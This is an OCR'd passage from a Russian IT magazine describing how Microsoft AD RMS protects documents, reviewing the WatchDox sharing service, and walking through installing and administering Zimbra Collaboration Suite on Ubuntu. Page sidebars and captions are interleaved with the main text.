Служба управления правами ActiveDirectory (AD RMS; ее роль появилась в Windows Server 2008, ранее Rights Management Services были доступны как отдельный компонент) — одно из самых доступных IRM-решений, так как идет в составе довольно популярной в компаниях ОС и замечательно интегрируется с остальными компонентами. То есть для внедрения ADRMS не требуются дополнительные финансовые вливания и работа с напильником для интеграции в существующую инфраструктуру. Например, при работе с Share Point нет необходимости вручную назначать разрешения на каждый документ, так как разрешения применяются на уровне библиотеки. Кроме того, Windows Server 2008 R2 включает в себя File Classification Infrastructure, что позволяет автоматизировать классификацию файлов на основании местоположения, владельца или создателя файла, содержимого, размера и других параметров. AD RMS позволяет задавать следующие разрешения на работу с файлами: Full Control, View, Edit, Save, Extract, Export, Print, Allow Macros, Forward, Reply, Reply All, View Rights. AD RMS по умолчанию может работать со следующими типами документов:

- Документы Word, Excel, PowerPoint и InfoPath, начиная с 2003 версии офиса. В версиях офиса, кроме Microsoft Office Ultimate 2007, OfficeEnterprise 2007, Office Professional Plus 2007 и Office 2003 Profession, можно только читать, но нельзя создавать документы, защищенные с помощью AD RMS.
- Файлы Microsoft XML Paper Specification (XPS).

Кроме этого партнеры MS регулярно добавляют поддержку новых типов документов:

- Создание и работа с защищенными pdf-файлами с помощью Foxit PDF Security Suite, GigaTrust Enterprise, решений от компаний Liquid Machines и Secure Islands. Продукты Foxit ориентированы только на работу с pdf-файлами и неплохо интегрируются с Microsoft Office Share Point Server. Преимущество же решения GigaTrust в том, что оно блокирует несколько сотен приложений по захвату экрана и предоставлению файлов в общий доступ.




Рисунок 3. Добавление роли AD RMS


confidela

WatchDox™ from Confidela provides a Software-as-a-Service (SaaS) offering that allows users hassle-free control, tracking and protection of their important or sensitive documents throughout the documents' lifecycle. Key features include:


- **Control** over who can view, print, edit or forward your documents. Recipients cannot copy your documents, and you can add, revoke, or modify their document permissions at any time (even after the document had been sent).
- **Tracking** of who views, forwards, edits or prints your documents, where and when.
- **Protection** for safe and secure document storage and delivery, including encryption, watermarks and security additional measures.

Confidentiality and integrity of our customer's documents and data is of utmost importance. The main objective of this white paper is to explain how WatchDox assists the user in ensuring that confidential data remains secure, even after it had been sent.

Рисунок 4. Просмотр документов через WatchDox







Publishing license
Задает разрешения и пользователей, которые могут работать с защищенным документом. Создается пользователем, сохраняющим защищенное содержимое.
Подписан SLC (online) или подписан CLC (offline)

Use license
Определяет права, применяемые для конкретного документа для конкретного аутентифицированного пользователя
Подписан SLC

Рисунок 1. Сертификаты и лицензии, используемые AD RMS

- Вышеперечисленные компании предлагаю решения и для защиты CAD-файлов и некоторых других форматов.
- Для поддержки любых типов фалов можно использовать ADRMS Software Development Kit (SDK), который позволяет программно шифровать и расшифровывать документы, ассоциировать права с содержимым файлов и взаимодействовать со службами ADRMS.

В процессе работы с ADRMS генерируется большое количество сертификатов и лицензий, которые, по сути, тоже являются сертификатами. На рисунке 1 перечислены основные сертификаты и их содержимое. На рисунке 2 изображен процесс создания и работы с защищенным документом, который состоит из следующих шагов:

1. Автор единожды, при первой попытке создать защищенный документ, получает RAC и CLC от кластера AD RMS.
2. С помощью приложения, поддерживающего работу с AD RMS, автор создает файл и задает набор разрешений на использование файла. Приложение шифрует файл симметричным ключом, который, в свою очередь, шифруется открытым ключом AD RMS сервера. Зашифрованный ключ помещается в «publishing license», которая привязывается к файлу. Лицензию может выдать только AD RMS кластер, к которому принадлежит автор. Если кластер автору недоступен, то копия симметричного ключа шифруется с помощью CLC.
3. Файл любым способом доставляется от автора получателю. На компьютере получателя должен быть RAC. Если его нет, то он издается AD RMS кластером.
4. Для работы с файлом клиентское приложение отправляет запрос на «use license» кластеру AD RMS, издавшему «publishing license». В запросе отправляется сертификат учетной записи получателя и «publishing license», которая содержит ключ шифрования защищенного файла.

Безопасное совместное использование документов «как сервис»

Модным облачным технологиям нашлось место и среди DRM-решений. Одно из них — это SaaS решение Watchdox от калифорнийской компании Confidela, которое хостится на AmazonWebServices. Watch Dox Secure file sharing позволяет автору загрузить файл на сайт www.watchdox.com, задать на него разрешения (View, Print, Edit, Forward, Spotlight и Copy/Paste), указать срок действия разрешений и настроить журналирование обращений к документу. Все разрешения можно изменять с течением времени. После загрузки файл преобразуется во флеш-ролик, с которым пользователь может делать только то, что разрешил автор. При работе через приложения, отличные от браузера, например, офисные продукты, требуется установка плагина.

Для получения доступа к документу необходимо указать свой e-mail, единожды подтвердив его переходом по ссылке в письме. Пароль для аутентификации не применяется, а идет привязка к конкретному компьютеру. К неудобствам можно отнести то, что поперек всего текста будет показываться свой же e-mail. Все общение с сервером идет по HTTPS, файлы шифруются AES. При переходе к другому приложению текст файла размывается, что, в принципе, не мешает сделать скриншот с помощью горячих клавиш (рис. 4). Для защиты от скриншотов используется разрешение Spotlight, которое оставляет видимой небольшую область текста, тем самым сильно удлиняя сам процесс и доставляя неудобства читателю.

В общем, решение довольно продуманное, но надо учитывать, что все конфиденциальные файлы передаются третьей стороне. Если к обещаниям о сохранении конфиденциальности загруженных документов компания относится так же, как к использованию клиентских e-mail, то теряется весь смысл этого интересного сервиса (при указании e-mail для аутентификации сообщается, что он не будет использован для отправки нежелательных сообщений, но через несколько минут на почту приходит письмо от консультанта Confidela с предложением рассказать больше о продуктах компании).

5. Сервер проверяет, что получатель авторизован для работы с документом. Затем расшифровывает ключ шифрования файла своим закрытым ключом, перешифровывает его с использованием открытого ключа получателя и отправляет пользователю «use license», в которую могут быть включены дополнительные ограничения (например, версия ОС или срок действия).

6. На стороне клиента происходит проверка сертификатов, списков отзыва, цепочек доверия сертификатов, и если все проверки проходят успешно, то пользователь получает доступ к файлу.

Настройка и работа с ADRMS

Для работы ADRMS требуются следующие компоненты:

- Active Directory Domain Services (ADDS) хранит информацию об URL для доступа к кластеру AD RMS в Service Connection Point (SCP) и проводит аутентификацию клиентов. Сервер AD RMS обязательно должен входить в домен.
- Для хранения конфигурационной информации и журналирования используется Microsoft SQL Server или база, встроенная в Windows Server 2008.
- На первом сервере в домене, на котором устанавливается роль AD RMS, обязательно должна быть установлена роль Web Server (IIS).

Полезные ссылки по теме

- technet.microsoft.com/en-us/library/dd772697(WS.10).aspx — возможности использования различных версий офисных пакетов для создания и работы с защищенными документами.
- www.xrml.org — eXtensible Rights Markup Language — язык, используемый для создания шаблонов ADRMS.
- Ознакомиться с подробными сравнениями различных DRL- и IRM-решений можно в нескольких источниках: «DLP-решения на российском рынке» (www.bytemag.ru/articles/detail.php?ID=16748), «GroupTest: DRM & DLP tools» (www.scmagazineus.com/grouptest-drm--dlp-tools/printgrouptest/182/), «Как сориентироваться на рынке систем DLP» (www.cnews.ru/reviews/free/security2009/articles/dpl.shtml).

- Для Windows XP, Windows 2000 и Windows Server 2003 для работы с AD RMS требуется установка Microsoft Windows Rights Management Services Client.

Установка AD RMS осуществляется путем добавления серверной роли (рис. 3), состоящей из двух компонентов: непосредственно Active Directory Rights Management Services и Identity Federation Support, который необходим для интеграции с AD FS и дает возможность клиентам работать с AD RMS при наличии федеративных отношений доверия. Не рекомендуется добавлять роль AD RMS на контроллер домена. Для установки AD RMS требуются права локального администратора, для регистрации Service Connection Point необходимы права Enterprise Admins.

Перед установкой необходимо создать учетную запись, с правами по умолчанию и не истекающим сроком действия пароля, от имени которой будет запускаться служба AD RMS. Для повышения отказоустойчивости в случае восстановления или миграции рекомендуется создавать записи типа A (или CNAME) на DNS-сервере для URL кластера AD RMS и SQL-сервера, на котором хранятся базы AD RMS. AD RMS поддерживает шаблоны (Rights Policy Templates), с помощью которых можно контролировать права, которые получают пользователи и группы при работе с документами, защищенными шаблоном. При создании документов автор может выбирать, какой шаблон будет применен, тем самым упрощается задание разрешений. Шаблоны хранятся либо в конфигурационной базе данных, либо в папке, которая может быть использована offline-пользователями. Для того, чтобы шаблоны были доступны offline-пользователям, необходимо экспортировать шаблоны через консоль AD RMS в общую папку, перенести шаблоны на клиентские компьютеры и задать соответствующий путь в реестре (в зависимости от используемого ПО необходимо настраивать разные ветки, например, для Office 2007 надо изменить ключ реестра HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\12.0\Common\DRM\AdminTemplatePath).

Итоги

DLP- и IRM-решения позволяют значительно снизить вероятность раскрытия конфиденциальных данных, особенно когда они используются совместно. Но ни одно техническое решение не сможет помешать инсайдеру, у которого есть доступ к данным, передать их на сторону. AD RMS, если разобраться в принципах его работы и всех выдаваемых сертификатах, позволяет быстро развернуть IRM-решение , работающее с наиболее популярными форматами файлов, которое еще и позволяет выполнить автоматическую классификацию данных и создать шаблоны, которые легко применимы в доменной инфраструктуре. Кроме того, AD RMS поддерживает интеграцию с DLP-решениями, например, RSADLP.

Сергей «grinder» Яремчук grinder@ua.fm, tux.in.ua

Удар по эксченджу

Zimbra: обзор популярного сервера коллективной работы

Системы групповой работы по праву занимают одно центральных мест среди must have приложений в организациях разных типов. Решения класса «все в одном» дают возможность пользователям обмениваться сообщениями, документами, планировать задачи и многое другое. Продукт Zimbra Collaboration Suite (ZCS), распространяемый под свободной лицензией, успешно конкурирует со многими проприетарными аналогами.

Возможности ZCS

Проект калифорнийской компании Zimbra Inc. громко заявившей о себе в 2007 году, сразу привлек к себе внимание. И хотя первые версии по функциональности не дотягивали до большинства имеющихся тогда OpenSource решений, заложенный в нем потенциал был огромен, а поэтому интересен многим админам. В результате в сентябре 2007 года компания была выкуплена Yahoo!, а в начале 2010 перешла к VMware.
Сегодня в Zimbra входит стандартный набор приложений, необходимых для любой системы коллективной работы. В первую очередь это почтовый сервер, позволяющий пользователям работать с почтой с помощью клиентских программ поддерживающих протоколы POP/POPS и IMAP/IMAPS или через веб-интерфейс. Обеспечивается фильтрация спама и антивирусная проверка почты при помощи ClamAV. К слову, простота развертывания почтового сервиса была оценена еще в первых релизах продукта, поэтому многие админы вместо установки разношерстной связки сервисов и обеспечения их совместной работы, сразу ставили Zimbra. Пользователь может настроить сбор почты с других ящиков, сообщения при этом будут копироваться на сервер Zimbra, поддерживается работа с несколькими доменами.
Zimbra включает в себя также сервис мгновенного обмена сообщениями (Jabber), календарь с возможностью планирования событий, систему управления контактами, систему обмена документами с полноценным WYSIWYG редактором Zimbra Document. Последний поддерживает форматы RTF, HTML, работу с буфером обмена, и что особенно важно редактор понимает кириллические шрифты. Предусмотрена возможность вставки таблиц и изображений, поэтому Zimbra Document может удовлетворить потребности большинства пользователей, без необходимости дополнительной установки офисного пакета. Проблем с набором или чтением документов у пользователя точно не будет. Любой документ можно расшарить, чтобы к нему могли получить доступ другие участники (для доступа нужно знать URL). Адрес документа можно отправить по e-mail или публиковать в виде RSS/Atom. Реализован полноценный поиск по документам, вложениям и текстам e-mail. Для удобства сообщениям можно присваивать тэги, группируя их, например по назначению.
Также Zimbra обеспечивает двустороннюю синхронизацию со многими мобильными устройствами (Windows Mobile, iPhone, Nokia E и так далее), среди веб-интерфейсов доступен и упрощенный вариант, предназначенный для доступа с мобильных устройств через медленные каналы. Учетные записи пользователей можно хранить локально, а также в любом LDAP сервере, в том числе и домене ActiveDirectory.
Разработчики предоставили специальное API, позволяющее создавать дополнительные плагины называемые zimlets существенно расширяющие возможности Zimbra. Используя зимлеты достаточно просто интегрировать в ZCS продукты и сервисы, разработанные третьими лицами или новые функции, создав единую среду, обладающую нужной функциональностью. И кстати именно благодаря зимлетам Zimbra получил такую популярность и функциональность. В стандартной поставке сервера идет несколько десятков зимлетов, по умолчанию устанавливается лишь малая часть из них.
Как водится в таких случаях приложение использует клиент-серверную архитектуру. Серверная часть Zimbra Server написана на Java, является POP3/IMAP сервером, и базируется на нескольких OpenSource проектах, среди которых nginx, Apache Lucene, OpenLDAP, MySQL, Postfix, POP3/IMAP4 прокси Perdition, ClamAV, DSPAM и некоторые другие.
Веб-клиент Zimbra Web Client — обеспечивает интерактивный, удобный и что не менее важно локализованный веб-интерфейс для получения доступа к данным пользователя. Построен с применением технологии AJAX, что упрощает взаимодействие пользователя и выполнение ряда операций. Например, достаточно навести курсор на дату в календаре, как будет высвечены все события дня, если навести мышку на адрес в сообщении или контакте, сразу будет показана схема проезда, щелчок на телефонном номере запустит Skype или Ekiga, позволяя сразу поговорить с этим человеком и так далее.
И, наконец, клиент совместной работы Zimbra Desktop, который обеспечивает подключение к серверу и синхронизацию данных (почта, контакты, календарь и так далее), может использоваться в качестве почтового

клиента для любого IMAP/POP3 почтового сервиса.
ZCS предлагается в трех версиях: Open Source Edition, Network Edition (Starter, Standard и Professional) и Zimbra Appliance (Basic, Standard). Первая распространяется свободно под OpenSource-подобной ZPL лицензией (Zimbra Public License). Поддерживает неограниченное количество пользователей, и хотя имеет некоторые ограничения по сравнению с платными версиями, но они никоим образом не мешают использованию Zimbra в организациях малого и среднего размера. Несколько сокращены инструменты администратора, отсутствует возможность синхронизации с внешними устройствами MS Outlook, отсутствует встроенный механизм резервного копирования и восстановления, невозможность работы в кластере и другие (см. таблицу на zimbra.com/products/compare_products.html). Хотя отчаиваться не стоит, некоторые "пропущенные" в OpenSource версии вопросы давно уже решены мощным комюнити проекта. Так, например в Wiki можно найти несколько вариантов скриптов, предназначенных для резервирования текущей установки Zimbra.
С Open Source Edition мы и будем знакомиться далее.

Установка ZCS OpenSource Edition

На момент написания этих строк актуальной является версия 6.0.8, которую мы и будем далее устанавливать в Ubuntu 10.04 LTS. Серверная часть доступна для x32 и x64 битных версий Linux (Red Hat Enterprise, Fedora, Ubuntu, Debian, Mandriva, SUSE Linux) и Mac OS X. Кроме этого доступны исходные тексты и последние патчи. К слову из Ubuntu официально поддерживается установка на 6.06 и 8.04 LTS, версия 10.04 пока находится в бета-стадии и официально пока не поддерживается. Но на самом деле это не говорит, что это невозможно. Перед установкой следует правильно настроить разрешение имен на DNS сервере, мастер установки будет проверять A и MX и в случае неудачи завершит работу с ошибкой.
Сам процесс установки очень прост и если все требования выполнены, займет не более 10 минут времени.
Качаем архив, под требуемую платформу. В моем примере используется 64-битная версия ОС.

```
$ wget -c http://files2.zimbra.com/
downloads/6.0.8_GA/zcs-6.0.8_GA_2661.
UBUNTU8_64.20100820044710.tgz
```

Распаковываем и запускаем установочный скрипт.

```
$ tar xzvf zcs-6.0.8_GA_2661.
UBUNTU8_64.20100820044710.tgz
$ cd zcs-6.0.8_GA_2661.
UBUNTU8_64.20100820044710
```

Так как Ubuntu 10.04 не поддерживается, используем дополнительный параметр «--platform-override»:

```
$ ./install.sh --platform-override
```


Скрипт проверит наличие предыдущих установок Zimbra, и предложит принять условия лицензии. Затем важная часть проверка записи имени узла в /etc/hosts и зависимостей. Сама программа установки ничего из репозитария не ставит, это нужно сделать админу. Если какого-то пакета не будет найдено, напротив его имени выводится MISSING, а скрипт по окончании анализа заканчивает свою работу. Доустанавливаем что не хватает, и повторяем.



links
• Сайт Zimbra — zimbra.com


• Таблица сравнение версий Zimbra — zimbra.com/products/compare_products.html

• Перенос пользовательских аккаунтов — wiki.zimbra.com/wiki/User_Migration




info
Список портов которые необходимо открыть в брандамауэре для работы Zimbra: 22, 25, 80, 110, 143, 389, 443, 993, 995, 7025.





Настройка класса обслуживания



Веб-интерефейс для работы обычного пользователя

```
$ sudo apt-get install libpcre3 libgmp3c2 libgmp3-dev
sysstat libexpat1 wget
```

Если этот шаг пройден нормально, скрипт проверяет наличие пакетов в архиве и запрашивает разрешение на установку каждого (всего их 11). По умолчанию мастер предлагает установить все компоненты, за исключением zimbra-memcached и zimbra-proxy (прокси POP3, IMAP и HTTP). Причем, если выбран zimbra-proxy, то memcached будет установлен автоматически. Далее выдается запрос на разрешение модификации системы. Соглашаемся, и начинается собственно процесс установки пакетов и настройки параметров. Теперь скрипт запросит DNS сервер на предмет имени узла Zimbra, если ответ (A и MX) не будет совпадать с записью в /etc/hosts, последует вопрос о смене. Далее проверка конфликта портов и выводится меню установки, в котором можно откорректировать любое значение. Особое внимание следует обратить на пункты, отмеченные несколькими звездочками, это означает не настроенный параметр. Как минимум один такой есть — «Admin Password», означающий на отсутствие пароля администратора. Для изменения нужного пункта нажимаем соответствующую ему цифру. Так чтобы установить пароль, выбираем 3, появляется еще одно меню, ищем «Admin Password» и нажимаем цифру (она опять будет подсвечена ***), после чего вводим дважды пароль. Чтобы перейти в старшее меню, нажимаем «r», клавишей «s» или «a» сохраняем настройки (скрипт выдаст имя файла) и для выхода из меню используем «q». Вот собственно и весь процесс установки. Еще некоторое время будут настраиваться сервисы, вся информация по установке будет сохранена в /opt/zimbra/log. слову убрать Zimbra так же просто, как и установить. Вначале вводим команду:

```
$ ./install.sh --uninstall
```

Затем обязательно удаляем каталог /opt/zimbra, в нем даже после удаления сохраняются все настройки.

Веб-интерфейсы Zimbra

После установки серверной части будет доступно два интерфейса. Обычные пользователи для работы с почтой, документами и календарем должны набирать в браузере URL сервера без указания номера порта. При входе можно будет выбрать один из трех вариантов, который подходит для разных условий — стандартный (HTML), расширенный (AJAX) и мобильный телефон. В стандартном варианте отсутствует все, что связано с AJAX, то есть встроенная работа с документами, всплывающие подсказки и прочие удобства. Так если выбрать созданный документ находящийся в Портфеле его будет предложено сохранить на локальном диске или открыть во внешней программе, в расширенном сразу откроется редактор. В стандартном интерфейсе доступны календарь, задачи, ежедневник, работа с почтой, адресная книга и портфель. Разобраться, как работать с пользовательским интерфейсом очень просто. Особенно учитывая, что доступна он-лайн справка на русском языке, в которой достаточно подробно описаны все тонкости работы. Собственно из-за простоты и любят Zimbra админы, всего пара команд и толковый почтовый сервер развернут. Веб-интерфейс администратора «находится» на 7071 порту. Набираем в браузере ссылку https://server.com:7071, для входа используем логин admin и пароль указанный во время установки.

После входа попадаем во вкладку «Состояние сервера», где показан статус всех установленных сервисов. Основное управление находится в пяти меню:


- **Адреса** — управление аккаунтами пользователей, создание алиасов, листами распространения и ресурсами, просмотра почты пользователей и смена пароля;
- **Конфигурация** — глобальные настройки доступных возможностей сервера, тем, глобальные настройки (квоты, длина и время жизни пароля) и класс обслуживания, включение и установка zemlets и расширений администрирования, настройки домена и серверного пула;
- **Мониторинг** — вывод статуса сервисов и статистики сервера за разный период времени (количество сообщений, вирусная и спам активность, при необходимости легко можно добавить график загруженности CPU, отдельного сервиса и так далее);
- **Сервис** — управление почтовыми очередями и сертификатами, обновление ПО сервера;
- **Профили поиска** — вкладка содержит несколько шаблонов позволяющих быстро выполнить поиск с определенными условиями (неактивные, блокированные, административные учетные записи и так далее).

При таком большом количестве опций, система на самом деле очень проста в администрировании, все настройки находятся на своих местах и производятся так как ожидаешь, без каких-либо «сюрпризов». Поэтому разобраться с управлении человеку, понимающему чего он хочет в итоге получить, очень легко.


После установки в системе присутствует несколько учетных записей — администратора, wiki и обучения спам-фильтра. Чтобы добавить нового пользователя достаточно выполнить «Учетные записи → Создать → Учетная запись» и заполнить предложенные поля. Предусмотрен импорт с файла в формате CSV, для этого достаточно выбрать «Другие действия → Групповая подготовка». Файл должен содержать строки — логин, имя и пароль, разделенные запятой. Например:

```
user@domain.com,name,password
```

Если пароль не указан, пользователю будет задан случайный пароль, который он должен будет сменить при первом входе. Аналогично просто



Настройка сборщика статистики сервера



Для пользователей мобильных устройств предусмотрен упрощенный интерфейс

создаются псевдонимы, списки рассылок и ресурсы. В интернет можно найти несколько готовых решений позволяющих произвести миграцию почтовых ящиков, календарей и т.п. в Zimbra из других систем. Чтобы их найти просто вбей в гугле, что-то вроде «to Zimbra migration». Основную

Управление Zimbra из консоли

Кроме веб-интерфейса, настройками Zimbra можно управлять и с помощью большого количества команд, выполнять которые необходимо под учетной записью zimbra. Список всех команд доступен в документации на сайте проекта «Zimbra CLI Commands» (zimbra.com/docs/os/6.0.8/administration_guide). Например системная команда «service zimbra status» по сути обращается к утилите zmcontrol.

```
zmcontrol (status | stop | start | maintenance | startup)
```

Чтобы обратиться к отдельному сервису просто указываем его имя. По умолчанию идет опрос на локальной системе, но добавив параметр -H можно указать удаленный сервер.

Утилита zmaccts позволяет получить данные об аккаунтах, zmprov модифицировать данные LDAP, с его помощью можно например настроить алиасы для домена, создать учетные данные и так далее. Плюс для каждого сервиса можно найти специфическую команду.

информацию по переносу пользовательских аккаунтов можно получить по ссылкам на Wiki-проекта (wiki.zimbra.com/wiki/User_Migration).
Следует отметить удобство при администрировании большого количества серверов и доменов. Так изначально для всех серверов действуют установки указанные в двух подпунктах «Конфигурация → Глобальные настройки» и «Конфигурация → Класс обслуживания». Последние представляют своего рода политики для аккаунтов пользователей, серверов и доменов. По умолчанию присутствует один класс default, который и наследует сервер или группы серверов Zimbra.
В том случае если для каждого сервера необходимо использовать разные параметры, следует создать новый класс сервера, в котором их и указать. Настройка класса содержит 7 вкладок, в которых настраиваются возможности сервера, параметры клиента (HTML и AJAX), поиск, отправка и получение почты, отправка получение приглашений календаря, доступные темы и модули Zimlet, лимиты ресурсов и многие другие. Следует внимательно пройтись по всем вкладкам и выставить параметры в соответствии с требованиями.
Например, в классе default отключена функция Мессенджер отвечающая за работу системы мгновенного обмена сообщения, если такой сервис нужен, его следует включить.
Язык интерфейс выбирается автоматически по установкам браузера, но в большинстве случаев его лучше сразу зафиксировать во вкладке «Настройки → Язык». Здесь же в подразделе «Параметры еженедельника» указываем часовой пояс и первый день недели в календаре (по умолчанию воскресенье это неудобно). По окончанию не забываем нажать кнопку Сохранить.
При создании нового домена или редактирования настроек имеющегося, просто выбираем нужный класс, и все настройки которого будут наследованы. Некоторые из них можно затем переопределить в индивидуальном порядке. Аналогично настройки переопределяются для каждого отдельного сервера. Например, выбрав вкладку Службы можно отключить ненужные сервисы.
В Глобальных настройках указывается максимальный размер файла в Портфеле, список запрещенных расширений файлов, которые будут блокироваться, настройки MTA, POP, IMAP, взаимодействие с Exchange и другие.
Таким образом, параметры будут применены в таком порядке: Глобальные настройки, Класс сервера и персональные настройки. В настройках сервера есть кнопки позволяющие сбросить параметр до глобального значения.
По умолчанию вместе с сервером устанавливается только 6 zimlets. Все остальные находятся в нескольких каталогах /opt/zimbra/zimlets*. Чтобы добавить любой из доступных, следует выбрать ссылку Zimlets, нажать Инсталляция и указать на выбранный zip архив. При следующей регистрации пользователя новый zimlets (за исключением некоторых) появится в списке. В дальнейшем пользователь самостоятельно настраивает параметры зимлета при помощи контекстного меню.

Заключение

Итак, практически не прилагая особых усилий, всего лишь введя несколько команд, мы получили полнофункциональный сервер, обеспечивающий все необходимые инструменты для организации коллективной настройки. В дальнейшем управлять им может любой пользователь, не обладающий продвинутыми знаниями по администрированию *nix систем и сетевых сервисов. Используя дополнительные модули расширения можно еще больше нарастить его возможности.



БУДЬ ХИТРЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ!
СЭКОНОМЬ 800 РУБЛЕЙ НА ГОДОВОЙ ПОДПИСКЕ!

ХАКЕР + 8.5 Гб DVD

ВСЕГО 191 РУБЛЕЙ ЗА НОМЕР

Годовая подписка по цене 2200 руб с доставкой
Это на 23% дешевле розничной цены

ТАКЖЕ:

ПОЛУЧИ В ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

Оформив годовую подписку в редакции,
ты сможешь бесплатно получить один свежий
номер любого журнала, издаваемого компанией «Гейм Лэнд»:

